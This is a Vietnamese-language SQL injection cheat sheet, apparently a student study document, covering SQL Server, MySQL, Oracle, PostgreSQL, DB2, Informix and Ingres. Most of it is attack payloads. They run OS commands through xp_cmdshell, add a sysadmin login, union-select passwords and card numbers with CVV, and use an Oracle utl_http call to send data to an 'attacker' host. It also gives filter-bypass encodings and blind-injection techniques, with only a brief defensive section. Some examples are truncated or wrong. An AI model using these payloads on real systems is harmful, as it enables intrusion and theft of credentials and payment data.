a, Chạy Lệnh Hệ Thống Thông Qua SQL Injection

Mục Tiêu	Câu Lệnh SQL
Thực thi lệnh hệ thống (Windows)	EXEC master..xp_cmdshell 'whoami';
Tạo tài khoản admin mới	EXEC sp_addlogin 'hacker', 'password123'; EXEC sp_addsrvrolemember 'hacker', 'sysadmin';
Mở xp_cmdshell (nếu bị vô hiệu hóa)	EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

b, Trích Xuất Dữ Liệu Nhạy Cảm

Mục Tiêu	Câu Lệnh SQL
Lấy danh sách tài khoản người dùng và mật khẩu	SELECT username, password FROM users;
Kết hợp dữ liệu từ nhiều bảng (Union-based SQL Injection)	SELECT username, password FROM users UNION SELECT credit_card_number, cvv FROM payments;

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

4. Khai Thác SQL Injection Với Time Delay

Kỹ thuật **time delay** giúp kiểm tra xem một ứng dụng có bị SQL Injection hay không bằng cách cố tình làm chậm phản hồi.

Mục Tiêu	Câu Lệnh SQL
Tạo độ trễ 10 giây (SQL Server)	WAITFOR DELAY '0:0:10';
Gây treo hệ thống để kiểm tra lỗ hổng	BEGIN; WAITFOR DELAY '0:1:0'; SELECT 1; END;

---

5. Chống Lại SQL Injection

Để bảo vệ ứng dụng khỏi SQL Injection, cần tuân theo một số nguyên tắc:

- **Sử dụng Prepared Statements** thay vì nối chuỗi SQL thủ công.
- **Không cấp quyền quá cao** cho tài khoản truy cập cơ sở dữ liệu.
- **Bật chế độ Logging và Monitoring** để phát hiện truy vấn bất thường.
- **Ẩn thông báo lỗi chi tiết**, chỉ hiển thị thông báo chung chung.

Cheat Sheet MySQL – Tóm tắt đầy đủ

MySQL là một nền tảng cơ sở dữ liệu mã nguồn mở phổ biến, thường được sử dụng với PHP và Ruby on Rails. Dưới đây là bảng tham khảo nhanh các câu lệnh SQL phổ biến để thu thập thông tin, liệt kê schema và khai thác SQL Injection trên MySQL Server.

1. Thu Thập Thông Tin Cấu Hình Hệ Thống

Mục Tiêu	Câu Lệnh SQL
Phiên bản MySQL	SELECT @@version;
Người dùng hiện tại	SELECT user(); SELECT system_user();
Danh sách người dùng	SELECT user FROM mysql.user;
Quyền của người dùng hiện tại	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;

---

2. Thu Thập Thông Tin Schema Cơ Sở Dữ Liệu

Mục Tiêu	Câu Lệnh SQL
Cơ sở dữ liệu hiện tại	SELECT database();
Danh sách cơ sở dữ liệu	SELECT schema_name FROM information_schema.schemata;
Danh sách bảng trong cơ sở dữ liệu hiện tại	SELECT table_name FROM information_schema.tables WHERE table_schema = database();
Danh sách tất cả bảng trong các database do người dùng tạo	SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema != 'information_schema' AND table_schema != 'mysql';
Danh sách cột trong một bảng cụ thể	SELECT column_name FROM information_schema.columns WHERE table_name =

Downloaded by T? Thiên (thien24112005@gmail.com)

	'tblUsers';
Danh sách tất cả các cột trong các bảng do người dùng tạo	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'information_schema' AND table_schema != 'mysql';

---

3. Các Hàm Hỗ Trợ Blind SQL Injection trong MySQL

3.1. Delay-based Blind SQL Injection

Sử dụng **SLEEP()** để tạo độ trễ, giúp xác định tính khả thi của SQL Injection.

SELECT IF(1=1, SLEEP(5), 0); -- Nếu điều kiện đúng, server sẽ delay 5 giây

3.2. Boolean-based Blind SQL Injection

Khi không có phản hồi trực tiếp, kiểm tra bằng điều kiện TRUE/FALSE:

SELECT IF(1=1, 'True', 'False'); -- Trả về 'True'

SELECT IF(1=0, 'True', 'False'); -- Trả về 'False'

Cheat Sheet Oracle

Oracle Database thường được sử dụng cho các ứng dụng quy mô lớn, nơi hiệu suất hoặc tính sẵn sàng cao là yêu cầu quan trọng. Dưới đây là bảng tham khảo nhanh các câu lệnh SQL phổ biến để thu thập thông tin, liệt kê schema và khai thác SQL Injection trên Oracle Database.

---

1. Thu Thập Thông Tin Cấu Hình Hệ Thống

Mục Tiêu	Câu Lệnh SQL
Phiên bản Oracle	SELECT banner FROM v$version;
Người dùng hiện tại	SELECT user FROM dual;
Danh sách người dùng	SELECT username FROM all_users ORDER BY username;
Quyền của người dùng hiện tại	SELECT * FROM user_role_privs; SELECT * FROM user_tab_privs; SELECT * FROM user_sys_privs;
Tên host của máy chủ ứng dụng	SELECT sys_context('USERENV', 'HOST') FROM dual;
Tên host của máy chủ cơ sở dữ liệu	SELECT sys_context('USERENV', 'SERVER_HOST') FROM dual;
Kiểm tra người dùng có quyền DBA không	SELECT sys_context('USERENV', 'ISDBA') FROM dual;

---

2. Thu Thập Thông Tin Schema Cơ Sở Dữ Liệu

Mục Tiêu	Câu Lệnh SQL
Tên cơ sở dữ liệu	SELECT global_name FROM global_name;
Danh sách schema/users	SELECT username FROM all_users;
Danh sách bảng và schema	SELECT owner, table_name FROM all_tables;

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Danh sách cột trong bảng cụ thể	SELECT owner, table_name, column_name FROM all_tab_columns WHERE table_name = 'tblUsers';

---

3. Kết Nối Bên Ngoài (Exfiltration Data qua HTTP Request)

Để thiết lập một kết nối HTTP gửi dữ liệu từ máy chủ Oracle ra ngo

SELECT utl_http.request('http://attacker:1000/'||(SELECT banner FROM v$version WHERE rownum=1)) FROM dual;

Lệnh trên tạo một yêu cầu HTTP chứa phiên bản Oracle trong đường dẫn, giúp kẻ tấn công thu thập thông tin từ xa.

Vượt Qua Cơ Chế Lọc Đầu Vào

Một số hệ thống bảo mật áp dụng cơ chế lọc để ngăn chặn SQL Injection bằng cách loại bỏ các ký tự nguy hiểm như dấu nháy đơn ('). Tuy nhiên, các kỹ thuật mã hóa dữ liệu có thể giúp kẻ tấn công vượt qua các bộ lọc này. Dưới đây là một số phương pháp phổ biến để né tránh bộ lọc đầu vào.

1. Lọc Dấu Nháy Đơn (')

Dấu nháy đơn thường được sử dụng để tách các chuỗi trong SQL, vì vậy nhiều hệ thống bảo mật sẽ cố gắng lọc hoặc thay thế nó bằng cách nhân đôi ('). Tuy nhiên, nếu đầu vào là một giá trị số thì dấu nháy đơn không cần thiết, do đó bộ lọc có thể bị bỏ qua.

Cách Biểu Diễn Chuỗi Không Cần Dấu Nháy

Nền Tảng	Truy Vấn SQL
Microsoft SQL Server	SELECT char(0x41) + char(0x42) + char(0x43); *(ABC dưới dạng mã ASCII)*
MySQL	SELECT char(65,66,67); *(ABC dưới dạng ASCII)* SELECT 0x414243; *(Hexadecimal của ABC)*
Oracle	`SELECT chr(65)

---

2. Kết Hợp Hàm và Ký Tự Đặc Biệt

Một số cách khác để né tránh kiểm tra đầu vào:

Dùng dấu nháy kép (") thay cho dấu nháy đơn: Một số hệ thống có thể chỉ lọc ' nhưng không lọc ".

Chèn khoảng trắng (//) hoặc ký tự xuống dòng (%0a) để làm rối bộ lọc.**

Sử dụng biểu thức số học hoặc logic:

```
SELECT 65+0, 66+0, 67+0;  -- Trả về 65, 66, 67 tương đương với A, B, C
```

Xử Lý Sự Cố Khi Tấn Công SQL Injection

Trong quá trình khai thác lỗ hổng SQL Injection, bạn có thể gặp một số lỗi hoặc thách thức nhất định, đặc biệt khi làm việc với các loại dữ liệu khác nhau hoặc khi cú pháp SQL bị hạn chế. Bảng dưới đây liệt kê một số lỗi phổ biến cùng với cách khắc phục chúng.

Downloaded by T? Thiên (thien24112005@gmail.com)

1. UNION SELECT Gặp Lỗi Khi Làm Việc Với Cột Kiểu IMAGE

Lỗi thường gặp:

Thông báo lỗi:

Image is incompatible with int

hoặc

The image data type cannot be selected as DISTINCT because it is not comparable.

Nguyên nhân:

SQL Server không hỗ trợ việc so sánh hoặc truy vấn dữ liệu dạng IMAGE bằng UNION SELECT.

Cách giải quyết:

Sử dụng UNION ALL SELECT thay vì UNION SELECT để tránh các kiểm tra so sánh dữ liệu.

Ví dụ:

UNION ALL SELECT NULL, NULL, NULL

2. Inject Vào ORDER BY Không Thành Công

Vấn đề:

Khi dữ liệu tấn công được chèn vào phía bên phải của mệnh đề ORDER BY, các kỹ thuật như UNION SELECT có thể không hoạt động.

Ví dụ, truy vấn gốc có dạng:

SELECT * FROM products GROUP BY attackers_data DESC ORDER BY 1;

Cách giải quyết:

Đối với **Microsoft SQL Server**, có thể sử dụng truy vấn xếp chồng (stacked query) bằng cách thêm EXEC để chạy lệnh tùy chỉnh.

Ví dụ:

EXEC master..xp_cmdshell 'cmd'

Cách này có thể cho phép thực thi lệnh hệ thống từ SQL Server nếu có đủ quyền.

SQL Injection trên Các Nền Tảng Khác

Ngoài ba hệ quản trị cơ sở dữ liệu phổ biến nhất là **Microsoft SQL Server, MySQL, và Oracle**, một số nền tảng ít phổ biến hơn cũng có thể bị khai thác bằng SQL Injection, chẳng hạn như **PostgreSQL, DB2, Informix, và Ingres**. Dưới đây là một số kỹ thuật khai thác đối với PostgreSQL

PostgreSQL

.**PostgreSQL** là một hệ quản trị cơ sở dữ liệu **mã nguồn mở** phổ biến, hỗ trợ nhiều tính năng nâng cao. Dưới đây là một số truy vấn thường được sử dụng để khai thác lỗ hổng **SQL Injection** trên nền tảng này.

Tài liệu chính thức: www.postgresql.org/docs/manuals/

Trích xuất thông tin cấu hình PostgreSQL

Thông tin về phiên bản, người dùng và máy chủ

Dữ liệu cần trích xuất	Truy vấn SQL
Phiên bản PostgreSQL	SELECT version();
Người dùng hiện tại	SELECT getpgusername(); hoặc SELECT current_user;

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Danh sách người dùng	SELECT usename FROM pg_user;
Thông tin quyền của người dùng	SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user;
Tên máy chủ cơ sở dữ liệu	SELECT inet_server_addr();

Trích xuất thông tin về cấu trúc cơ sở dữ liệu

Lấy danh sách database, bảng và cột

Dữ liệu cần trích xuất	Truy vấn SQL
Cơ sở dữ liệu hiện tại	SELECT current_database();
Danh sách database	SELECT datname FROM pg_database;
Danh sách bảng	SELECT relname FROM pg_class WHERE relkind='r';
Danh sách cột trong bảng cụ thể	SELECT column_name FROM information_schema.columns WHERE table_name = 'ten_bang';
Danh sách schema	SELECT schema_name FROM information_schema.schemata;

Bypass bộ lọc đầu vào (Input Validation Filters)

Bypass ký tự dấu nháy đơn (')

Nếu dấu nháy đơn bị lọc, bạn có thể sử dụng các phương pháp mã hóa sau:

Nền tảng	Cách biểu diễn giá trị 'ABC' mà không cần dùng dấu nháy
PostgreSQL	`SELECT chr(65)

Ví dụ, nếu bộ lọc loại bỏ **'ABC'**, bạn có thể dùng:

SELECT chr(65) || chr(66) || chr(67);

Tương đương với:

SELECT 'A' || 'B' || 'C';

Các kỹ thuật Blind SQL Injection trong PostgreSQL

Sử dụng Time-Based SQL Injection

Một cách để kiểm tra lỗ hổng SQL Injection trong PostgreSQL là **làm chậm thời gian phản hồi của server**:

SELECT pg_sleep(5); -- Server sẽ tạm dừng 5 giây

Nếu server mất **5 giây** để phản hồi, có thể nó đã bị tiêm SQL Injection.

Xử lý lỗi trong SQL Injection trên PostgreSQL

Lỗi thường gặp	Nguyên nhân	Cách khắc phục
ERROR: syntax error at or near	Câu SQL không hợp lệ	Kiểm tra lại dấu ngoặc và từ khóa SQL

Downloaded by T? Thiên (thien24112005@gmail.com)

ERROR: column "xyz" does not exist	Truy vấn đến cột không tồn tại	Kiểm tra tên bảng và cột bằng information_schema.columns
ERROR: permission denied for relation xyz	Không có quyền truy cập vào bảng	Thử với user có quyền cao hơn hoặc tìm user có quyền SELECT

DB2

DB2 là một hệ quản trị cơ sở dữ liệu của IBM, ít phổ biến hơn trong các ứng dụng web. Tuy nhiên, nếu một ứng dụng sử dụng DB2 có lỗ hổng SQL Injection, kẻ tấn công vẫn có thể khai thác để thu thập thông tin hệ thống, trích xuất dữ liệu hoặc leo thang đặc quyền.

Trích xuất thông tin cấu hình của DB2

Kẻ tấn công có thể sử dụng các truy vấn sau để thu thập thông tin về hệ thống DB2:

Dữ liệu cần lấy	Truy vấn SQL
Phiên bản DB2	SELECT versionnumber, version_timestamp FROM sysibm.sysversions;
Người dùng hiện tại	SELECT user FROM sysibm.sysdummy1;
Danh sách người dùng	SELECT session_user FROM sysibm.sysdummy1;
Đặc quyền người dùng	SELECT * FROM syscat.dbauth WHERE grantee = user;

Trích xuất cấu trúc cơ sở dữ liệu DB2

Kẻ tấn công có thể xác định cơ sở dữ liệu, bảng và cột bằng các truy vấn:

Dữ liệu cần lấy	Truy vấn SQL
Tên cơ sở dữ liệu hiện tại	SELECT current server FROM sysibm.sysdummy1;
Danh sách schema	SELECT schemaname FROM syscat.schemata;
Danh sách bảng	SELECT name FROM sysibm.systables;
Danh sách cột trong bảng cụ thể	SELECT name, tbname, coltype FROM sysibm.syscolumns;

Tấn công Blind SQL Injection trên DB2

Nếu hệ thống không hiển thị lỗi, hacker có thể sử dụng Blind SQL Injection để trích xuất dữ liệu theo từng ký tự. Một số hàm hữu ích trong DB2 cho kiểu tấn công này bao gồm:

Mục đích	Hàm SQL
Lấy độ dài chuỗi	LENGTH('chuỗi')
Trích xuất chuỗi con	SUBSTR('chuỗi', vị trí, độ dài)
So sánh giá trị	ASCII('ký tự')

Ví dụ, để kiểm tra xem ký tự đầu tiên trong tên user là 'A':

SELECT CASE WHEN ASCII(SUBSTR(user,1,1)) = 65 THEN 1 ELSE 0 END FROM sysibm.sysdummy1;

Nếu hệ thống phản hồi khác nhau khi giá trị đúng/sai, hacker có thể lặp lại để lộ dữ liệu.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

SQL Injection trên Informix

Informix là một hệ quản trị cơ sở dữ liệu của IBM, ít phổ biến hơn so với các nền tảng khác như SQL Server, MySQL hay PostgreSQL. Tuy nhiên, nếu một ứng dụng sử dụng Informix có lỗ hổng SQL Injection, kẻ tấn công có thể khai thác để lấy dữ liệu hệ thống hoặc thu thập thông tin về người dùng và cấu trúc cơ sở dữ liệu.

Trích xuất thông tin cấu hình của Informix

Các truy vấn dưới đây giúp kẻ tấn công thu thập thông tin quan trọng về hệ thống Informix:

Dữ liệu cần lấy	Truy vấn SQL
Phiên bản Informix	SELECT DBINFO('version', 'full') FROM systables WHERE tabid = 1;
Người dùng hiện tại	SELECT USER FROM systables WHERE tabid = 1;
Danh sách người dùng	SELECT usertype, username, password FROM sysusers;
Đặc quyền người dùng	SELECT tabname, tabauth, grantor, grantee FROM systabauth JOIN systables ON systables.tabid = systabauth.tabid;
Tên máy chủ cơ sở dữ liệu	SELECT DBINFO('dbhostname') FROM systables WHERE tabid = 1;

Trích xuất cấu trúc cơ sở dữ liệu Informix

Kẻ tấn công có thể lấy thông tin về cơ sở dữ liệu, bảng và cột bằng các truy vấn sau:

Dữ liệu cần lấy	Truy vấn SQL
Cơ sở dữ liệu hiện tại	SELECT DBSERVERNAME FROM systables WHERE tabid = 1;
Danh sách cơ sở dữ liệu	SELECT name, owner FROM sysdatabases;
Danh sách bảng	SELECT tabname FROM systables;
Danh sách cột	SELECT tabname, colname, coltype FROM syscolumns JOIN systables ON syscolumns.tabid = systables.tabid;

Blind SQL Injection trên Informix

Blind SQL Injection là phương pháp khai thác khi ứng dụng không hiển thị thông báo lỗi nhưng vẫn có thể bị thao túng để lộ dữ liệu thông qua các kỹ thuật như True/False Conditions hoặc Time-Based Attacks. Một số hàm hữu ích cho Blind SQL Injection trong Informix bao gồm:

Kiểm tra độ dài chuỗi:

SELECT LENGTH('admin') FROM systables WHERE tabid = 1;

Trích xuất ký tự cụ thể từ chuỗi:

SELECT SUBSTRING('admin', 1, 1) FROM systables WHERE tabid = 1;

Tạo độ trễ thời gian (Time Delay Injection):

Downloaded by T? Thiên (thien24112005@gmail.com)

SELECT dbinfo('UTC_TO_DATETIME', CURRENT YEAR TO SECOND) FROM systables WHERE tabid = 1;

SQL Injection trên Ingres

Ingres là một hệ quản trị cơ sở dữ liệu mã nguồn mở, hỗ trợ trên hầu hết các hệ điều hành. Tuy nhiên, nó ít phổ biến trong các ứng dụng web. Nếu một hệ thống sử dụng Ingres có lỗ hổng SQL Injection, kẻ tấn công có thể lợi dụng để thu thập thông tin cấu hình và cấu trúc cơ sở dữ liệu.

Trích xuất thông tin cấu hình của Ingres

Các truy vấn dưới đây giúp kẻ tấn công thu thập thông tin quan trọng về hệ thống Ingres:

Dữ liệu cần lấy	Truy vấn SQL
Phiên bản Ingres	SELECT dbmsinfo('_version');
Người dùng hiện tại	SELECT dbmsinfo('system_user');
Danh sách người dùng	SELECT name, password FROM iiuser;
Quyền của người dùng hiện tại	SELECT dbmsinfo('db_privileges'); SELECT dbmsinfo('security_priv'); SELECT dbmsinfo('create_table');

Trích xuất cấu trúc cơ sở dữ liệu Ingres

Kẻ tấn công có thể sử dụng các truy vấn sau để tìm hiểu về cấu trúc cơ sở dữ liệu:

Dữ liệu cần lấy	Truy vấn SQL
Cơ sở dữ liệu hiện tại	SELECT dbmsinfo('database');
Danh sách bảng	SELECT relid, relowner, relloc FROM iirelation WHERE relowner != '$ingres';
Danh sách cột	SELECT column_name, column_datatype, table_name, table_owner FROM iicolumns;

Tấn công SQL Injection dạng Blind trên Ingres

Ingres cũng hỗ trợ một số hàm hữu ích cho SQL Injection dạng Blind, chẳng hạn như:

Mục đích	Truy vấn SQL
Lấy độ dài chuỗi	LENGTH('admin')
Trích xuất một phần chuỗi	SUBSTRING('password', 1, 3)

Kẻ tấn công có thể lợi dụng các truy vấn này để lấy dữ liệu mà không cần hiển thị trực tiếp trên giao diện web.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Downloaded by T? Thiên (thien24112005@gmail.com)